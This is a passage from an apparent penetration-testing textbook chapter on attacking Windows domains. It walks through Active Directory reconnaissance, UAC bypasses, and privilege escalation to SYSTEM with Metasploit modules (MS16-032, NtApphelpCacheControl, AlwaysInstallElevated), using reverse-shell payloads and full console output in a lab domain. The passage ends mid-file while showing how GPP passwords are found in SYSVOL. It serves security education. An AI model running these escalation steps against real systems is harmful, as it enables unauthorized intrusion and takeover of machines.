| objectCategory | DN | 1 | CN=Person,CN=Schema,CN=Configuration,DC=pluto,DC=test |
| objectClass | OID | 4 | top;person;organizationalPerson;user |
| objectGUID | OctetString | 1 | (C4624360-9ECD-4AA2-B546-40B3B84A4020) |
| objectSid | Sid | 1 | S-1-5-21-2712759888-2974005575-3302443488-1127 |
| primaryGroupID | Integer | 1 | 513 |
| pxlLastSet | Integer8 | 1 | 3/18/2017 4:16:43 PM |
| sAMAccountName | DirectoryString | 1 | abru |
| sAMAccountType | Integer | 1 | 805306368 |
| sn | DirectoryString | 1 | Bruckner |
| userAccountControl | Integer | 1 | 512 |
| userPrincipalName | DirectoryString | 1 | abru@pluto.test |
| uSNChanged | Integer8 | 1 | 0x24071 |
| uSNCreated | Integer8 | 1 | 0x6268 |
| whenChanged | GeneralizedTime | 1 | 4/22/2017 8:38:07 AM |
| whenCreated | GeneralizedTime | 1 | 3/18/2017 4:16:43 PM |

Figure 8-1. Using the Sysinternals tool Active Directory Explorer as an unprivileged domain user to perform reconnaissance on a Windows domain. Windows 10-1607 shown.

Windows Local Privilege Escalation

An attacker that has gained a shell on a target generally does not have all the privileges available on the target. The process of moving from a lower privileged shell to a higher one is called privilege escalation.

Bypassing UAC

Beginning with Windows Vista, Microsoft introduced the notion of the integrity level of a process. Initially the allowable values were untrusted, low, medium, high, and system. With the introduction of Windows 8, the AppContainer option was included. Processes with a lower integrity level are restricted in what they can do. The standard integrity level for a process is medium, even if that process is started by an administrator. To pass from medium integrity to high integrity, the user must pass through user access control (UAC). An administrator that wants to take full advantage of their privileges must confirm this by running the program as administrator.

The integrity level of a process can be shown in Process Explorer from Sysinternals; however, it is not one of the default columns. To include it, from Process Explorer, navigate the main menu to View ► Select Columns, then select Integrity Level. Figure 8-2 shows Process Explorer on Windows 10-1504. The Internet Explorer process is running with medium integrity, with a child process running at low integrity. There are two command prompts. The first with PID 3404 is a typical prompt and is running with medium integrity. The second with PID 3892 was launched by selecting Run As Administrator and is running with high integrity.




Figure 8-2. Using Process Explorer to view integrity levels. Shown on Windows 10-1504.

A user with a command prompt can directly determine its integrity level with the command `whoami /groups`. For example, running this on an unprivileged command prompt as a domain administrator yields

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
C:\Users\jbach>whoami /groups /fo list
```

GROUP INFORMATION

... Output Deleted ...

Group Name: PLUTO\Domain Admins

Type: Group

SID: S-1-5-21-2712758988-2974005575-3302443488-512

Attributes: Group used for deny only

Group Name: Mandatory Label\Medium Mandatory Level

Type: Label

SID: S-1-16-8192

Attributes:

The last entry shows that the prompt is running with medium integrity. Running the same command on the high-integrity command prompt started with Run As Administrator returns the following.

```
C:\Windows\system32>whoami /groups /fo list
```

GROUP INFORMATION

... Output Deleted ...

Group Name: PLUTO\Domain Admins

Type: Group

SID: S-1-5-21-2712758988-2974005575-3302443488-512

Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: Mandatory Label\High Mandatory Level

Type: Label

SID: S-1-16-12288

Attributes:

Suppose that an attacker obtains a shell on a system as a domain administrator running with medium integrity. The attacker cannot do many things that an (elevated) administrator could do. For example, they can check that the WinRM service is not running, but because the process is running with medium integrity, attempts to start the service are blocked.

```
meterpreter > getuid
```

```
Server username: PLUTO\jbach
```

```
meterpreter > shell
```

```
Process 3512 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
C:\Users\jbach\Desktop>whoami /groups /fo list
whoami /groups /fo list
```

```
GROUP INFORMATION
```

```
-----  
... Output Deleted ...
```

```
Group Name: PLUTO\Domain Admins
Type: Group
SID: S-1-5-21-2712758988-2974005575-3302443488-512
Attributes: Group used for deny only
```

```
Group Name: Mandatory Label\Medium Mandatory Level
Type: Label
SID: S-1-16-8192
Attributes:
```

```
C:\Users\jbach\Desktop>sc query winrm
sc query winrm
```

```
SERVICE_NAME: winrm
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 1  STOPPED
    WIN32_EXIT_CODE   : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
```

```
C:\Users\jbach\Desktop>sc start winrm
sc start winrm
[SC] StartService: OpenService FAILED 5:
```

Access is denied.

Bypassing UAC by Asking

One approach the attacker can take to bypassing UAC is the same one that Windows applications do in the same situation - ask the user. Nicely. This can be done with the Metasploit module exploit/windows/local/ask. Load the module and provide a session and a payload. There are

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

two techniques the exploit can use: executable and PowerShell. To configure the module to use PowerShell, set the technique to PSH and run the exploit.

```
msf exploit(handler) > use exploit/windows/local/ask  
msf exploit(ask) > info
```

... Output Deleted ...

Available targets:

| Id | Name |
|----|---------|
| -- | --- |
| 0 | Windows |

Basic options:

| Name | Setting | Required | Description |
|-----------|---------|----------|--|
| FILENAME | | no | File name on disk |
| PATH | | no | Location on disk, %TEMP% used if not set |
| SESSION | | yes | The session to run this module on. |
| TECHNIQUE | EXE | yes | Technique to use (Accepted: PSH, EXE) |

Payload information:

Description:

This module will attempt to elevate execution level using the ShellExecute undocumented RunAs flag to bypass low UAC settings.

```
msf exploit(ask) > set session 1  
session => 1  
msf exploit(ask) > set technique PSH  
technique => PSH  
msf exploit(ask) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf exploit(ask) > set lhost 10.0.2.2  
lhost => 10.0.2.2  
msf exploit(ask) > exploit  
[*] Started reverse TCP handler on 10.0.2.2:4444
```

When the exploit runs, the user on the target system will see a UAC prompt appear like that in Figure 8-3.




Figure 8-3. UAC appearing as a result of exploit/windows/local/ask, shown on Windows 10-1504

Because the attacker is using the PowerShell technique, the name of the program requesting elevation is “Windows Command Processor.” If the target clicks yes, the attacker is provided with a second shell.

```
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Executing Command!
[*] Sending stage (1189423 bytes) to 10.0.15.206
[*] Meterpreter session 2 opened (10.0.2.2:4444 -> 10.0.15.206:59159) at
2017-04-29 14:25:12 -0400
```

```
meterpreter >
```

A check then shows that the resulting shell is running as high integrity.

```
meterpreter > getuid
Server username: PLUTO\jbach
meterpreter > shell
Process 2388 created.
Channel 1 created.
```

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami /groups /fo list
whoami /groups /fo list
```

GROUP INFORMATION

```
-----
... Output Deleted ...
```

```
Group Name: Mandatory Label\High Mandatory Level
```

```
Type: Label
```

```
SID: S-1-16-12288
```

```
Attributes:
```

Bypassing UAC via Injection

The problem with this approach is that it requires an administrator to explicitly approve the elevation. There are other approaches to bypass UAC that do not require the intervention of the administrator. One way to bypass UAC is with the module `exploit/windows/local/bypassuac_injection`. This method is reliable and works on a range of Windows systems from Windows 7 SP1 through Windows 10.

To use the module, the attacker specifies the target architecture, the payload, and a current session running with medium integrity.

```
msf exploit(handler) > use exploit/windows/local/bypassuac_injection
```

```
msf exploit(bypassuac_injection) > info
```

```
... Output Deleted ...
```

```
Available targets:
```

| Id | Name |
|----|-------------|
| -- | -- |
| 0 | Windows x86 |
| 1 | Windows x64 |

```
Basic options:
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes | | The session to run this module on. |

Payload information:

Description:

This module will bypass Windows UAC by utilizing the trusted publisher certificate through process injection. It will spawn a second shell that has the UAC flag turned off. This module uses the Reflective DLL Injection technique to drop only the DLL payload binary instead of three separate binaries in the standard technique. However, it requires the correct architecture to be selected, (use x64 for SYSWOW64 systems also). If specifying EXE::Custom your DLL should call ExitProcess() after starting your payload in a separate process.

```
msf exploit(bypassuac_injection) > set session 1
session => 1
msf exploit(bypassuac_injection) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(bypassuac_injection) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

When the exploit completes, a new shell is spawned with high integrity.

```
msf exploit(bypassuac_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.2:4444
[+] Windows 10 (Build 14393). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 2332
[*] Sending stage (957487 bytes) to 10.0.15.204
[*] Meterpreter session 2 opened (10.0.2.2:4444 -> 10.0.15.204:55226) at 2017-04-29
17:17:14 -0400
[+] Deleted C:\Users\jbach\AppData\Local\Temp\VucAtaWU.dll
[+] Deleted C:\Windows\System32\NTWDBLIB.dll
```

Although this method in general is not noticeable on the target system, there is an exception. If the target is running Windows 10-1607, then the user is presented with a dialog (Figure 8-4) that they must click through before elevation. This method may also be caught by antivirus.




Figure 8-4. The dialog box that appears when exploit/windows/local/bypassuac_injection is run against a Windows 10-1607 host

Other UAC Bypass Techniques

These are not the only approaches that can be taken. The modules `exploit/windows/local/bypassuac` and `exploit/windows/local/bypassuac_eventvwr` are successful on Windows 7 SP1 and Windows 8 systems. The module `exploit/windows/local/bypassuac_fodhelper` works on Windows 10. Stepping away from Metasploit, 54 different approaches are included in the tool UACMe from hfirefox available from <https://github.com/hfirefox/UACME>. The site describes the method used by each approach, including the targets it can exploit.

Windows Privilege Escalation to SYSTEM

An attacker with a shell on a Windows target usually wants to escalate privileges to an account with administrator or SYSTEM privileges. The process, however, varies not only with the operating system and the service pack level, but also depends on the underlying architecture of the system.

If the user is an administrator user and has a high-integrity command prompt, they can use the Sysinternals tool psexec to upgrade to SYSTEM.

```
c:\Program Files\SysinternalsSuite>psexec /s cmd.exe
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
nt authority\system
```

For a slightly more complex case, consider an attacker with a shell on the system as an administrator running with high integrity. In this case the attacker can use the command `getsystem` to move from the administrator account to a system account. Consider the Windows 10-1607 system from the previous example where `exploit/windows/local/bypassuac_injection` was used to migrate to a high-integrity process. Run the `getsystem` command to get a SYSTEM shell.

```
meterpreter > sysinfo
Computer : DRAKE
OS        : Windows 10 (Build 14393).
Architecture : x86
System Language : en_US
Domain      : PLUTO
Logged On Users : 5
Meterpreter : x86/windows
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

In general, the attacker does not begin with a shell started by a domain administrator, and so the various methods to bypass UAC are of no help. One approach in this case is to rely on an exploit to gain the desired additional privileges. There are several Metasploit modules for this purpose.

- Windows EPATHOBJ::pprFlattenRec Local Privilege Escalation
 - `exploit/windows/local/ppr_flatten_rec`
 - CVE 2013-3660, MS13-015
 - Windows 7 SP1 (x86)

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

- Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)
 - [exploit/windows/local/ms13_053_schlamperei](#)
 - CVE 2013-1300, MS13-053
 - Windows 7 SP1 (x86)
- Windows TrackPopupMenuEx Win32k NULL Page
 - [exploit/windows/local/ms13_081_track_popup_menu](#)
 - CVE 2013-3881, MS13-081
 - Windows 7 SP1 (x86)
- Windows TrackPopupMenu Win32k NULL Pointer Dereference
 - [exploit/windows/local/ms14_058_track_popup_menu](#)
 - CVE 2014-4113, MS14-058
 - Windows 7 SP1 (x86, x86_64)
- MS15-001 Microsoft Windows NtApphelpCacheControl Improper Authorization Check
 - [exploit/windows/local/ntapphelpcachecontrol](#)
 - CVE 2015-0002, MS15-001
 - 32-bit session on the target
 - Windows 8 (x86, x86_64), Windows 8.1 (x86, x86_64)
- Windows ClientCopyImage Win32k Exploit
 - [exploit/windows/local/ms15_051_client_copy_image](#)
 - CVE 2015-1701, MS15-051
 - Windows 7 SP1 (x86, x86_64)
- MS16-016 mrx dav.sys WebDav Local Privilege Escalation
 - [exploit/windows/local/ms16_016_webdav](#)
 - CVE 2016-0051, MS16-016
 - Windows 7 SP1 x86
- Windows WMI Receive Notification Exploit
 - [exploit/windows/local/ms16_014_wmi_recv_notif](#)
 - CVE 2016-0040, MS16-014
 - Windows 7 SP1 x64

- MS16-032 Secondary Logon Handle Privilege Escalation
 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc
 - CVE 2016-0099, MS16-032
 - Windows 7 SP1, Windows 8, Windows 8.1, Windows 10-1504
 - System CPU needs at least two cores

Example: Windows 10-1504 and MS16-032 Secondary Logon Handle Privilege Escalation

As an example of these techniques, suppose that an attacker has gained a 64-bit Meterpreter shell as an unprivileged user on a 64-bit Windows 10-1504 system with at least two CPU cores.

```
meterpreter > sysinfo
Computer       : ELLIOT
OS            : Windows 10 (Build 10240).
Architecture   : x64
System Language : en_US
Domain        : PLUTO
Logged On Users : 5
Meterpreter    : x64/windows
meterpreter > getuid
Server username: PLUTO\jhaydn
```

To escalate privileges to SYSTEM, the attacker starts by loading the MS16-032 Secondary Logon Handle Privilege Escalation module.

```
msf > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
msf exploit(ms16_032_secondary_logon_handle_privesc) > info
... Output Deleted ...
```

Available targets:

| Id | Name |
|----|-------------|
| -- | -- |
| 0 | Windows x86 |
| 1 | Windows x64 |

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes | | The session to run this module on. |

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

Payload information:

Description:

This module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service. The vulnerability is known to affect versions of Windows 7-10 and 2k8-2k12 32 and 64 bit. This module will only work against those versions of Windows with Powershell 2.0 or later and systems with two or more CPU cores.

... Output Deleted ...

The attacker specifies the target architecture, configures the payload, and then chooses the session.

```
msf exploit(ms16_032_secondary_logon_handle_privesc) > set target 1
target => 1
msf exploit(ms16_032_secondary_logon_handle_privesc) > set payload windows/x64/
meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(ms16_032_secondary_logon_handle_privesc) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(ms16_032_secondary_logon_handle_privesc) > set session 1
session => 1
```

When the exploit is run, the attacker is presented with a second, SYSTEM shell.

```
msf exploit(ms16_032_secondary_logon_handle_privesc) > exploit
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Writing payload file, C:\Users\jhaydn\Desktop\sQzPjpvi.txt...
[*] Compressing script contents...
[+] Compressed size: 3584
[*] Executing exploit script...
[*] Sending stage (1189423 bytes) to 10.0.15.206
[*] Meterpreter session 2 opened (10.0.2.2:4444 -> 10.0.15.206:49646) at 2017-06-01
22:03:58 -0400
[+] Cleaned up C:\Users\jhaydn\Desktop\sQzPjpvi.txt
```

The exploit drops and removes a file from the Desktop, which is noticeable by a watching defender. The exploit takes a moment or two to complete; there is a noticeable delay from the time the session is opened until the cleanup process completes and the dropped file is deleted.

Example: Windows 8.1 and NtApphelpCacheControl

As another example, suppose that an unprivileged user (not an administrator) on a 32-bit Windows 8.1 system runs malware that allows for a Meterpreter session back to an attacker.¹

```
meterpreter > sysinfo
Computer       : ULYSSES
OS             : Windows 8.1 (Build 9600).
Architecture   : x86
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: ulysses\G.H. Hardy
```

With the session, the attacker then loads the MS15-001 Microsoft Windows NtApphelpCacheControl Improper Authorization Check attack.

```
msf exploit(handler) > use exploit/windows/local/ntapphelpcachecontrol
msf exploit(ntapphelpcachecontrol) > info
```

... Output Deleted ...

Available targets:

| Id | Name |
|----|---------------------------------------|
| -- | -- |
| 0 | Windows 8 / Windows 8.1 (x86 and x64) |

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes | | The session to run this module on. |

Payload information:

Space: 4096

Description:

On Windows, the system call NtApphelpCacheControl (the code is actually in ahcache.sys) allows application compatibility data to be cached for quick reuse when new processes are created. A normal user can query the cache but cannot add new cached entries as the

¹Note that this example system is not connected to a domain.

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

operation is restricted to administrators. This is checked in the function AhcVerifyAdminContext. This function has a vulnerability where it doesn't correctly check the impersonation token of the caller to determine if the user is an administrator. It reads the caller's impersonation token using PsReferenceImpersonationToken and then does a comparison between the user SID in the token to LocalSystem's SID. It doesn't check the impersonation level of the token so it's possible to get an identify token on your thread from a local system process and bypass this check. This module currently only affects Windows 8 and Windows 8.1, and requires access to C:\Windows\System\ComputerDefaults.exe (although this can be improved).

... Output Deleted ...

The attacker selects the session and configures a payload. When the exploit launches, a second session is returned.

```
msf exploit(ntapphelpcachecontrol) > set session 1
session => 1
msf exploit(ntapphelpcachecontrol) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ntapphelpcachecontrol) > set lhost 172.16.30.3
lhost => 172.16.30.3
msf exploit(ntapphelpcachecontrol) > set lport 44445
lport => 44445
msf exploit(ntapphelpcachecontrol) > run

[*] Started reverse TCP handler on 172.16.30.3:44445
[*] Uploading the payload DLL
[*] Payload DLL will be: C:\Users\GH0D65~1.HAR\AppData\Local\Temp\HrmNBf.dll
[*] Injecting exploit into PID 4056
[*] Creating thread
[*] Sending stage (957487 bytes) to 172.16.30.10
[*] Meterpreter session 2 opened (172.16.30.3:44445 -> 172.16.30.10:49238) at
2017-04-29 20:14:32 -0400
```

```
meterpreter > getuid
Server username: ulysses\G.H. Hardy
```

A check of the shell shows that it is running with high integrity.

```
meterpreter > shell
Process 2472 created.
```

```

Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /groups /fo list
whoami /groups /fo list

GROUP INFORMATION
-----
... Output Deleted ...

Group Name: Mandatory Label\High Mandatory Level
Type:      Label
SID:       S-1-16-12288
Attributes:
```

The command `getsystem` is sufficient to obtain a shell as system.

```

C:\Windows\system32>^Z
Background channel 1? [y/N]  y
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Exploiting Insecure Configuration

An attacker may be faced with a system that is not vulnerable to any of these privilege escalation techniques; perhaps the system is fully patched, or perhaps the system is so new (Windows 10-1607) that no public privilege escalation exploits are known. The next target for escalation is the configuration of the system.

One target for exploitation are services that are already running as SYSTEM. If the path to the service contains spaces and the path is not properly quoted, then the module `exploit/windows/local/trusted_service_path` can be used to escalate privileges. Indeed, suppose the service runs the program `c:\Program Files\Service\binary.exe` (without quotes). Then the Windows API will begin by searching for `C:\Program.exe`; if it exists, then it will be run (as SYSTEM).

Another target is to look for services with insecure permissions; these can be exploited with the module `exploit/windows/local/service_permissions`.

Always Install Elevated

A domain administrator may have configured the domain so that Windows Installers always run with elevated privileges. This allows users to install software on a local system without needing the intervention of an administrator with higher privileges. This can be enabled in group policy; to do so, the administrator first navigates Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Installer, then enables the setting “Always install with elevated privileges.” The administrator makes the corresponding change for users, navigating User Configuration > Policies > Administrative Templates > Windows Components > Windows Installer, and enabling the setting “Always install with elevated privileges.” The resulting policy needs to be applied to both users and to computers to take effect.

The policy setting in group policy contains the following warning: “Caution: Skilled users can take advantage of the permissions this policy setting grants to change their privileges and gain permanent access to restricted files and folders. Note that the User Configuration version of this policy setting is not guaranteed to be secure.”

This configuration is stored in the registry on the system and can be queried by an attacker. There are two keys: HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer and HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer. If this feature is enabled, then these keys have the value AlwaysInstallElevated set to the DWORD 1.

If this is enabled, an attacker can escalate privileges using the module exploit/windows/local/always_install_elevated. As an example, suppose that an attacker has a Meterpreter session as an unprivileged user on a Windows 10-1607 system. The attacker can use the Metasploit command reg to query the registry on the target.

```

meterpreter > sysinfo
Computer      : CORADINI
OS            : Windows 10 (Build 14393).
Architecture   : x64
System Language : en_US
Domain        : PLUTO
Logged On Users : 4
Meterpreter    : x86/windows
meterpreter > getuid
Server username: PLUTO\cdebussy
meterpreter > reg queryval -v AlwaysInstallElevated
-k HKLM\Software\Microsoft\Windows\Installer
Key: HKLM\Software\Microsoft\Windows\Installer
Name: AlwaysInstallElevated
Type: REG_DWORD
Data: 1

```

The attacker loads the module; all that needs to be specified are the session and the payload.

```
msf exploit(handler) > use exploit/windows/local/always_install_elevated
msf exploit(always_install_elevated) > set session 1
session => 1
msf exploit(always_install_elevated) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(always_install_elevated) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(always_install_elevated) > exploit

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Uploading the MSI to C:\Users\cdebussy\AppData\Local\Temp\uEtZITk.msi ...
[*] Executing MSI...
[*] Sending stage (957487 bytes) to 10.0.15.203
[*] Meterpreter session 2 opened (10.0.2.2:4444 -> 10.0.15.203:55647) at 2017-04-30
12:13:25 -0400
[+] Deleted C:\Users\cdebussy\AppData\Local\Temp\uEtZITk.msi

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Local Administrator Password

Prior to MS14-025, Microsoft allowed administrators to set the password for a system's local administrator through group policy. This would allow the administrator to use a local account rather than a domain administrator account to perform actions on systems. To set the password on Windows Server 2008 R2, 2012, or 2012 R2, from the group policy management editor, navigate Computer Configuration▶Preferences ▶ Control Panel Settings ▶ Local Users and Groups. Right-click to select New ▶ Local User. For the action, select Update and for the User name select Administrator (built-in) (Figure 8-5). Update the password and apply the policy. Windows Server 2012 R2 warns the user, "This password is stored as part of the GPO in SYSVOL and is discoverable, although obscured."




Figure 8-5. Setting the password on the local administrator account through group policy. Shown on Windows Server 2012 R2.

To discover this password, an unprivileged user can navigate to the shared directory \\domainname\\sysvol\\fulldomainname\\Policies. As an example, if the domain neptune has the FQDN neptune.test, the unprivileged user would navigate to \\neptune\\sysvol\\neptune.test\\Policies. That directory contains subdirectories with various configuration files. The key file is named Groups.xml; there may be more than one file with that name in various subdirectories. The contents of such a file may have content like

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F18
